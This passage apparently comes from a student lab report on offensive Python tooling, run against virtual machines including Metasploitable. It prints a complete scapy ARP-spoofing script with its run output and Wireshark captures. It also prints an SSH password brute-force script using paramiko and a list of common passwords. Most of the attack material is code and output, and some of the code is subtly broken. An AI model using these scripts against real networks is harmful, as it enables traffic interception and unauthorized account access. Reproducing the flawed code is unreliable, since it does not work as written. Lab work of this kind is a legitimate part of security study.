


```

1  import time
2  import scapy.all as scapy
3  import os
4  import sys
5  from termcolor import colored
6  gateway_ip = "192.168.79.132"
7  target_ip = input("Enter the targetted ip: ")
8
9  def get_mac_from_ip(ip_address: str):
10     # dst="ff:ff:ff:ff:ff:ff" broadcasts the request to the whole network
11     ans = scapy.srp1(scapy.Ether(dst="ff:ff:ff:ff:ff:ff") /
12                     scapy.ARP(pdst=ip_address, hwdst="ff:ff:ff:ff:ff:ff"), timeout=2, verbose=0,)
13     if ans:
14         return ans.hwsrc
15     else:
16         return None
17
18  def resolve_ip(name: str, ip_address: str):
19     print(f"Resolving MAC address for {name} {target_ip}")
20     # Resolve the target's MAC address
21     mac = get_mac_from_ip(target_ip)
22     if mac == None:
23         print(f"Unable to resolve IP address. Exiting!")
24         sys.exit(0)
25     print(f"Resolved to {mac}")
26     return mac
27
28  # Resolve the MAC addresses
29  target_mac = resolve_ip("target", target_ip)
30  gateway_mac = resolve_ip("gateway", gateway_ip)
31
32  get_mac_from_ip() > if ans
  
```

```
28 target_packet = scapy.Ether(dst=target_mac) / scapy.ARP(  
29     op=2, psrc=gateway_ip, hwdst=target_mac, pdst=target_ip  
30 )  
31 router_packet = scapy.Ether(dst=gateway_mac) / scapy.ARP(  
32     op=2, psrc=target_ip, hwdst=gateway_mac, pdst=gateway_ip)  
33 os.system("sysctl -w net.ipv4.ip_forward=1")  
34 # Loop forever and beacon packets  
35 try:  
36     while True:  
37         scapy.sendp([target_packet, router_packet], verbose=0)  
38         # Sleep for 1 second between beacons  
39         time.sleep(1)  
40     except KeyboardInterrupt:  
41         sys.exit(1)  
42 os.system("sysctl -w net.ipv4.ip_forward=0")
```

Then we see our first targeted machine's IP address which is windows 7



Then after running the program in the terminal we give the IP address of windows 7 192.168.79.135. Our program return the MAC address of this machine which is 00:0c:29:f8:5c:db. Then we sending packets to this victim machine.

```
Terminal: Local x +
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 arp_spoof.py
Enter the targetted ip: 192.168.79.135
Resolving MAC address for target 192.168.79.135
Resolved to 00:0c:29:f8:5c:db
Resolving MAC address for gateway 192.168.79.135
Resolved to 00:0c:29:f8:5c:db
net.ipv4.ip_forward = 1
Sending packets.....
█
```

After coding the program, we see the arp list in our kali linux machine


**Arp -a:**

```
root@sadiaripa:~# arp -a
? (192.168.79.2) at 00:50:56:fd:4f:14 [ether] on eth0
? (192.168.79.254) at 00:50:56:ff:43:67 [ether] on eth0
root@sadiaripa:~# █
```

Again, test for Linux we get the MAC address and successfully sending the packets.

```
Terminal: Local x +
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 arp_spoof.py
Enter the targetted ip: 192.168.79.254
Resolving MAC address for target 192.168.79.254
Resolved to 00:50:56:ff:43:67
Resolving MAC address for gateway 192.168.79.254
Resolved to 00:50:56:ff:43:67
net.ipv4.ip_forward = 1
Sending packets.....
█
```


Checking in the Wireshark that packets are sending:



No.	Time	Source	Destination	Protocol	Length	Info
185	89.399707880	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
186	89.400459759	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
187	90.439176698	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
188	90.439749003	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
189	91.491066591	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
190	91.491672305	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
191	92.536159255	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
192	92.536754185	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
193	93.581734035	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
194	93.582483007	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
195	94.644624868	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
196	94.645244474	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
197	95.701370191	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
198	95.702124407	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
199	96.747592315	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
200	96.748347329	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
201	97.781061662	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
202	97.781780786	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
203	98.831510258	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
204	98.832105497	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
205	99.894956492	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
206	99.895618720	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
207	100.929758576	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
208	100.930533410	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0  
Ethernet II, Src: VMware\_c0:00:08 (00:50:56:c0:00:08), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
Address Resolution Protocol (request)

Now we test it for the metasploitable machine. Using ifconfig we see the IP and MAC address of the metasploitable machine.



```
Metasploitable2-Linux - VMware Workstation 15 Player (Non-commercial u...
Player
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e1:73:40
          inet addr:192.168.79.133  Bcast:192.168.79.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe01:7340/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10372 (10.1 KB)  TX bytes:7344 (7.1 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:94 errors:0 dropped:0 overruns:0 frame:0
          TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19577 (19.1 KB)  TX bytes:19577 (19.1 KB)

nsfadmin@metasploitable:~$ _

VMware Tools enables many features and improves
mouse movement, video and performance. Log in to the
guest operating system and click "Install Tools".
[Install Tools] [Remind Me Later] [Never Remind Me]
```




Check the arp list of metasploitable machine:

```
msfadmin@metasploitable:~$ arp -a
? (192.168.79.254) at 00:50:56:FF:43:67 [ether] on eth0
? (192.168.79.2) at 00:50:56:FD:4F:14 [ether] on eth0
msfadmin@metasploitable:~$ _
```

Then we run the code and get the MAC address of the metasploitable machine and successfully sending the packets.

```
Terminal: Local x +
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 arp_spoof.py
Enter the targetted ip: 192.168.79.133
Resolving MAC address for target 192.168.79.133
Resolved to 00:0c:29:e1:73:40
Resolving MAC address for gateway 192.168.79.133
Resolved to 00:0c:29:e1:73:40
net.ipv4.ip_forward = 1
Sending packets.....
```

Check in the Wireshark:



No.	Time	Source	Destination	Protocol	Length	Info
5	2.326382826	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
6	2.327093621	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
7	3.382289939	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
8	3.382913125	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
9	4.431017259	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
10	4.431696442	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
11	5.471372083	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
12	5.472074814	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
13	6.517348558	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
14	6.518062160	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
15	7.573557204	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
16	7.574252580	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
17	8.614011519	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
18	8.614710035	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
19	9.797006697	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
20	9.816632101	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
21	11.022306306	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
22	11.023020239	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
23	12.067922848	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
24	12.068686897	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
25	13.139509982	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
26	13.140188616	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0  
Ethernet II, Src: VMWare\_f2:40:b1 (00:0c:29:f2:40:b1), Dst: VMWare\_e1:73:40 (00:0c:29:e1:73:40)  
Address Resolution Protocol (reply)

## 2.Brute force Attack:

Now if we know the IP address and user name of victim's machine, we can easily crack the password using brute force attack. For this code we import sys, paramiko, os, socket, termcolor and time module. We take 3 user input for this code. Ip address of the targeted device, username and the password file where we want to check.

### Source Code:

```
Project ▾  🔍  ⚙️  -  arp_spoof.py  ×  username_pass.txt  ×  keylogger.py  ×  sshbrutefore_attack.py  ×  sshbruteforcethreaded.py  ×  ▾
pythonProject6 ~/Pycharm
> password_cracker
  arp_spoof.py
  cryptoforce.py
  hash.py
  keylogger.py
  md5brute.py
  pass_word.txt
  sha1.py
  sshbruteforcethreaded.py
  sshbrutefore_attack.py
  username_pass.txt
External Libraries
Scratches and Consoles


1  import sys
2  import paramiko
3  import os
4  import socket
5  import termcolor
6  import time
7  start_time= time.time()
8  def ssh_connect(password,code=0):
9      ssh= paramiko.SSHClient()
10     ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
11
12     try:
13         ssh.connect(host,port=22, username=username,password=password)
14     except paramiko.AuthenticationException:
15         code = 1
16     except socket.error as e:
17         code=2
18     ssh.close()
19     return code
20
21
22 host=input('[+] Target Address: ')
23 username= input('[+] SSH Username: ')
24 input_file = input('Passwords File: ')
25 print('\n')
```

```
Project ▾  🔍  ⚙️  -  arp_spoof.py  ×  username_pass.txt  ×  keylogger.py  ×  sshbrutefore_attack.py  ×  sshbruteforcethreaded.py  ×  ▾
pythonProject6 ~/Pycharm
> password_cracker
  arp_spoof.py
  cryptoforce.py
  hash.py
  keylogger.py
  md5brute.py
  pass_word.txt
  sha1.py
  sshbruteforcethreaded.py
  sshbrutefore_attack.py
  username_pass.txt
External Libraries
Scratches and Consoles

24  input_file = input('Passwords File: ')
25  print('\n')
26  if os.path.exists(input_file)==False:
27      print('The file does not exist')
28      sys.exit(1)
29  with open(input_file) as file:
30      for line in file.readlines():
31          password= line.strip()
32          try:
33              response= ssh_connect(password)
34              if response==0:
35                  print(termcolor.colored('[+] Found password: ' +password, 'for Account ' +username), 'green')
36                  break
37              elif response==1:
38                  print(termcolor.colored('[+] Incorrect login : ' +password), 'red'))
39              elif response==2:
40                  print('[!] Can not connect')
41                  sys.exit(1)
42          except Exception as e:
43              print(e)
44              pass
45  end_time=time.time()
46  print("Total time of execution: " +end_time-start_time)
```


## Password File:

For testing our code, we made a password text file where we write 50 most uses passwords randomly and save it as pass\_word.txt file.



The screenshot shows the PyCharm IDE with the 'pass\_word.txt' file open. The file contains 27 lines of passwords. The interface includes a project sidebar on the left with 'pythonProject6' and various files like 'password\_cracker', 'arp\_spoof.py', 'cryptoforce.py', 'hash.py', 'keylogger.py', 'md5brute.py', 'pass\_word.txt', 'sha1.py', 'sshbruteforcethreaded.py', 'sshbrutefore\_attack.py', and 'username\_pass.txt'. The main editor shows the following content:

```
1 helloworld
2 123
3 54321
4 111
5 123456
6 123456789
7 picture1
8 password
9 12389
10 senha
11 abcd
12 iloveu
13 password1
14 qqww1122
15 00000000
16 1111111
17 none
18 maybenot
19 1q2w3e
20 zxcvbnm
21 123qwe
22 1q2w3e4r5t
23 google
24 3rjs1la7qe
25 555555
26 654321
27 1q2w3e4r
```

